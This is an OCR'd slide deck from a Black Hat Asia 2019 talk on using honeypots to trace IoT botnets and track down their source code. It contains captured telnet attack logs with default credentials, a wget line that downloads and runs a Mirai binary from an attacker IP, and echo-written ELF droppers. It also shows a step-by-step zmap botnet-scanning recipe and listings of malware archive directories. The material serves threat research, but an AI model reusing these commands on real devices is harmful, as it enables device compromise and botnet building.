



black hat[®]

ASIA 2019

MARCH 26-29, 2019

MARINA BAY SANDS / SINGAPORE

PWNING THE CORE OF IOT BOTNETS

From a honeypot to GB of Botnet Source code

Tan Kean Siong

#BHASIA

🐦@BLACKHATEVENTS

@gento_



- ❑ Member of The HoneyNet Project
- ❑ Dionaea honeypot, Honeepi developer
- ❑ Hack In The Box (HITB) crew



Credit to **#MalwareMustDie**

for first found Mirai botnet



Glutton – “All eating honeypot”



GitHub - mushorg/glutton: All x

GitHub, Inc. [US] | <https://github.com/mushorg/glutton>

Glutton build passing

Setup `go 1.7+`. Install required system packages:

```
apt-get install libnetfilter-queue-dev libpcap-dev iptables-dev
```

To change your SSH server default port (i.e. 5001, see `rules.yaml`) and restart sshd:

```
sed -i 's/Port 22/Port 5001/' /etc/ssh/sshd_config
```

Download `glutton`, and install dependencies using `glide`:


```
go get github.com/mushorg/glutton
cd $GOPATH/src/github.com/mushorg/glutton/
curl https://glide.sh/get | sh
glide install
glide update
```

Build `glutton`:

```
make build
```



Glutton honeypot + Telnet



```
2017/07/16 02:15:55 DEBUG [freki    ] device: enp0s3, addr: 192.168.11.22, isLoopback: false,
isIPv4:  true
2017/07/16 02:15:56 DEBUG [freki    ] raw PREROUTING [-P PREROUTING ACCEPT -A PREROUTING -i enp0s3 -
p tcp -j NFQUEUE --queue-num 0 -A PREROUTING -i enp0s3 -p udp -j NFQUEUE --queue-num 0]
2017/07/16 02:15:56 DEBUG [freki    ] raw OUTPUT [-P OUTPUT ACCEPT -A OUTPUT -o enp0s3 -p tcp -j
NFQUEUE --queue-num 0 -A OUTPUT -o enp0s3 -p udp -j NFQUEUE --queue-num 0]
2017/07/16 02:15:56 INFO [freki    ] starting freki on [192.168.11.22]
2017/07/16 02:15:56 INFO [freki    ] starting proxy.tcp on 6000
2017/07/16 02:15:56 INFO [freki    ] starting user.tcp on 5000
2017/07/16 02:18:59 DEBUG [freki    ] new TCP connection 203.24.188.59:32889->23
2017/07/16 02:18:59 DEBUG [contable] registering 203.24.188.59:32889->23
2017/07/16 02:18:10 DEBUG [freki    ] new TCP connection 203.24.188.59:39003->23
2017/07/16 02:18:10 DEBUG [contable] registering 203.24.188.59:39003->23
```

```
new connection: 59.185.241.2:44519 -> 23
recv: "\xff\xfc\x18\xff\xfc \xff\xfc#\xff\xfc'root"
recv: "vizxv"
recv: "enable"
recv: "shell"
recv: "/bin/busybox ECCHI"
recv: "/bin/busybox ps; /bin/busybox ECCHI"
recv: "/bin/busybox cat /proc/mounts; /bin/busybox ECCHI"
recv: "/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon;
/bin/busybox cat /dev/.nippon;
/bin/busybox rm /dev/.nippon"
recv: "/bin/busybox ECCHI"
recv: "rm /dev/.t; rm /dev/.sh; rm /dev/.human"
recv: "cd /dev/"
recv: "/bin/busybox cat /bin/echo"
recv: "/bin/busybox ECCHI"
recv: "cat /proc/cpuinfo; /bin/busybox ECCHI"
recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI"
recv: "/bin/busybox wget http://59.185.241.2:80/bins/mirai.arm -0 - > dvrHelper;
/bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI"
recv: "./dvrHelper telnet.arm; /bin/busybox IHCCE"
recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI"
recv: "/bin/busybox wget http://59.185.241.2:80/bins/mirai.arm7 -0 - > dvrHelper;
/bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI"
recv: "./dvrHelper telnet.arm7; /bin/busybox IHCCE"
recv: "rm -rf upnp; > dvrHelper; /bin/busybox ECCHI"
EOF
```



```
new connection: 217.61.104.169:50099 -> 23
recv: "\\xff\\xfc\\x18\\xff\\xfc \\xff\\xfc#\\xff\\xfc'telnet"
recv: "telnet"
recv: "enable"
recv: "shell"
recv: "/bin/busybox SORA"
recv: "/bin/busybox ps; /bin/busybox SORA"
recv: "/bin/busybox cat /proc/mounts; /bin/busybox SORA"
recv: "/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev' > /dev/.nippon;
/bin/busybox cat /dev/.nippon;
/bin/busybox rm /dev/.nippon"
recv: "/bin/busybox SORA"
recv: "rm /dev/.t; rm /dev/.sh; rm /dev/.human"
recv: "cd /dev/"
recv: "/bin/busybox cat /bin/echo"
recv: "/bin/busybox SORA"
recv: "cat /proc/cpuinfo; /bin/busybox SORA"
recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox SORA"
recv: "/bin/busybox cp wJBZeN8lRA b0e0vFivXc; > b0e0vFivXc;
/bin/busybox chmod 777 b0e0vFivXc; /bin/busybox SORA"
recv: "echo -ne \\x7f\\x45\\x4c\\x46\\x01\\x01\\x01\\x61\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x02\\x00\\x28\\x00\\x01\\x00\\x00\\x00\\x1c\\x83\\x00\\x00\\x34\\x00\\x00\\x00\\
xc8\\x03\\x00\\x00\\x02\\x02\\x00\\x00\\x34\\x00\\x20\\x00\\x02\\x00\\x28\\x00\\x05\\x00\\
x04\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x00\\x80\\x00\\x00\\
xa8\\x03\\x00\\x00\\xa8\\x03\\x00\\x00\\x05\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x00\\
x00\\x00\\xa8\\x03\\x00\\x00\\xa8\\x03\\x01\\x00\\xa8\\x03\\x01\\x00\\x00\\x00\\x00\\x00\\
x08\\x00\\x00\\x00\\x06\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x18\\xa0\\xe1\\xff\\x18\\
x01\\xe2\\x00\\x1c\\x81\\xe1' > b0e0vFivXc; /bin/busybox SORA"
```



```
new connection: 92.53.72.2:51898 -> 23
recv: "\xff\xfc\x18\xff\xfc \xff\xfc#\xff\xfc'root"
recv: "default"
recv: "enable"
recv: "shell"
recv: "/bin/busybox OWARI"
recv: "/bin/busybox ps; /bin/busybox OWARI"
recv: "/bin/busybox cat /proc/mounts; /bin/busybox OWARI"
recv: "/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon;
/bin/busybox cat /dev/.nippon;
/bin/busybox rm /dev/.nippon"
recv: "/bin/busybox OWARI"
recv: "rm /dev/.t; rm /dev/.sh; rm /dev/.human"
recv: "cd /dev/"
recv: "/bin/busybox cat /bin/echo"
recv: "/bin/busybox OWARI"
recv: "cat /proc/cpuinfo; /bin/busybox OWARI"
recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox OWARI"
recv: "/bin/busybox cp X19I239124UIU 289JU3414U891; > 289JU3414U891;
/bin/busybox chmod 777 289JU3414U891; /bin/busybox OWARI"
recv: "echo -ne '\\x7f\\x45\\x4c\\x46\\x01\\x01\\x01\\x61\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x02\\x00\\x28\\x00\\x01\\x00\\x00\\x00\\x1c\\x83\\x00\\x00\\x34\\x00\\x00\\x00\\
xc8\\x03\\x00\\x00\\x02\\x02\\x00\\x00\\x34\\x00\\x20\\x00\\x02\\x00\\x28\\x00\\x05\\x00\\
x04\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x00\\x80\\x00\\x00\\
xa8\\x03\\x00\\x00\\xa8\\x03\\x00\\x00\\x05\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x00\\
x00\\x00\\xa8\\x03\\x00\\x00\\xa8\\x03\\x01\\x00\\xa8\\x03\\x01\\x00\\x00\\x00\\x00\\x00\\
x08\\x00\\x00\\x00\\x06\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x18\\xa0\\xe1\\xff\\x18\\
x01\\xe2\\x00\\x1c\\x81\\xe1' > 289JU3414U891; /bin/busybox OWARI"
```


new connection: 159.203.90.200:58657 -> 23

recv: "\\xff\\xfc\\x18\\xff\\xfc \\xff\\xfc#\\xff\\xfc'root"

recv: "default"

recv: "enable"

recv: "shell"

recv: "/bin/busybox OWARI"

recv: "/bin/busybox ps; /bin/busybox OWARI"

recv: "/bin/busybox cat /proc/mounts; /bin/busybox OWARI"

recv: "/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev' > /dev/.nippon;

/bin/busybox cat /dev/.nippon;

/bin/busybox rm /dev/.nippon"

recv: "/bin/busybox OWARI"

recv: "rm /dev/.t; rm /dev/.sh; rm /dev/.human"

recv: "cd /dev/"

recv: "/bin/busybox cat /bin/echo"

recv: "/bin/busybox OWARI"

recv: "cat /proc/cpuinfo; /bin/busybox OWARI"

recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox OWARI"

recv: "/bin/busybox cp X19I239124UIU 289JU3414U891; > 289JU3414U891;

/bin/busybox chmod 777 289JU3414U891; /bin/busybox OWARI"

recv: "echo -ne '\\x7f\\x45\\x4c\\x46\\x01\\x01\\x01\\x61\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x02\\x00\\x28\\x00\\x01\\x00\\x00\\x00\\x00\\x1c\\x83\\x00\\x00\\x34\\x00\\x00\\x00\\x00\\x03\\x00\\x00\\x02\\x02\\x00\\x00\\x34\\x00\\x20\\x00\\x02\\x00\\x28\\x00\\x05\\x00\\x04\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x00\\x80\\x00\\x00\\x00\\x03\\x00\\x00\\xac\\x03\\x00\\x00\\x05\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x00\\x00\\x00\\xac\\x03\\x00\\x00\\xac\\x03\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x08\\x00\\x00\\x00\\x06\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x18\\xa0\\xe1\\xff\\x18\\x01\\xe2\\x00\\x1c\\x81\\xe1' > 289JU3414U891; /bin/busybox OWARI"



Search

Log In

Sign Up



flooded_port




Follow


29 posts

159 followers

54 following

Status=Online Selling Bo2 mods Selling gta5 mods Selling botnet spots





flooded_port • [Follow](#)

downnto @flooded_port bro dm me

flooded_port @xsuggestions Kk

downnfo @flooded_port dm me info i gtg soon

bryce_kaleee @program.py it is

program.py @flooded_port its not hard im just saying some of these kids flashing "their" botnets are just downloaded from sourceforge and github and all they do is change the ascii and slap their insta on it and call it a day

flooded_port @program.py True

flooded_port @program.py I'm not flashing I'm just saying I'm selling spots with proof of a pic

program.py @flooded_port whatever man we're cool



31 likes

MARCH 1

[Log in](#) to like or comment.



HUNT FOR SOURCE CODE



The screenshot shows a web browser window with the address bar containing the URL: `account-gen.xyz/Archive/Malware/Botnets/Scanners/Lsts/`. The page title is "Index of /Archive/Malware/Botnets/Scanners/Lsts". Below the title is a table listing files with columns for Name, Last modified, Size, and Description.

Name	Last modified	Size	Description
Parent Directory		-	
Ayy READ ME BOY.txt	2018-03-10 10:44	73	
BIG.lst	2018-03-10 10:42	54K	
GOD.lst	2018-03-10 10:42	157K	
gay.lst	2018-03-10 10:42	157K	
love.lst	2018-03-10 10:43	105K	
loves.lst	2018-03-10 10:43	255	
ssh.lst	2018-03-10 10:42	125K	
ssh2.lst	2018-03-10 10:42	164K	
xbotmodshops.lst	2018-03-10 10:43	1.5K	

How to scan to a Botnet

1,661 views



23



2



SHARE




Browser tabs: Dell x, Mal x, shin x, Pas x, Dig x, Inbr x, You x, Tzy x, Indi x

Address bar: account-gen.xyz/Archive/Malware/Botnets/Scanners/Lsts/

Index of /Archive/Malware/Botnets/Scanners/Lsts

Name	Last modified	Size	Description
Parent Directory		-	
Ayy_READ_ME_BOY.txt	2018-03-10 10:44	73	
BIG.lst	2018-03-10 10:42	54K	
GOD.lst	2018-03-10 10:42	157K	
gov.lst	2018-03-10 10:42	157K	
love.lst	2018-03-10 10:43	105K	
loves.lst	2018-03-10 10:43	255	
ssh.lst	2018-03-10 10:42	125K	
ssh2.lst	2018-03-10 10:42	164K	
xboxmodshops.lst	2018-03-10 10:43	1.5K	

```
[root@Crave ~]# perl pull.pl vuln.txt
```



1st - Type: BEFORE You Add Files Into Server Go To wget.pl (LOADER) and Change The WGET To Your WGET

2nd - Type: sh Scanner.sh

3rd - Type: copy the Zmap install in your server line by line


4th - Type: zmap -p22 -w india.lst -o mfu.txt -B100M


5th - Type: chmod 777 *

6th - Type: ./update 15000

7th - Type: cat vuln.txt | grep -v DUP > nodups.txt

8th - Type: perl wget.pl nodups.txt





Index of /Archive/Malware/New Shit

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
New Owari.rar	2018-04-17 04:09	52K	
Sora Modified.zip	2018-04-17 04:09	75K	

Index of /Archive/Malware/Botn... ✕ +

account-gen.xyz/Archive/Malware/Botnets/Mirai Shit/ 150% Search

Index of /Archive/Malware/Botnets/Mirai Shit

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
Daddy.rar	2018-03-10 10:32	63K	
Josho_v1.rar	2018-04-16 23:35	58K	
LiGhter.rar	2018-03-10 10:32	85K	
Masuta.zip	2018-04-17 04:09	477K	
Shinto.zip	2018-04-16 23:35	68K	
Some Admin.Gos By Cu.>	2018-04-16 23:35	25K	

Index of /Archive/Malware/Botnets/Scanners/Exploits

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
Dank SandNigga Scann.>	2018-04-17 04:08	574K	
Huawei.zip	2018-03-10 10:37	9.3K	
Netis Files.zip	2018-03-10 10:39	58K	
Realtek.zip	2018-03-10 10:37	15K	

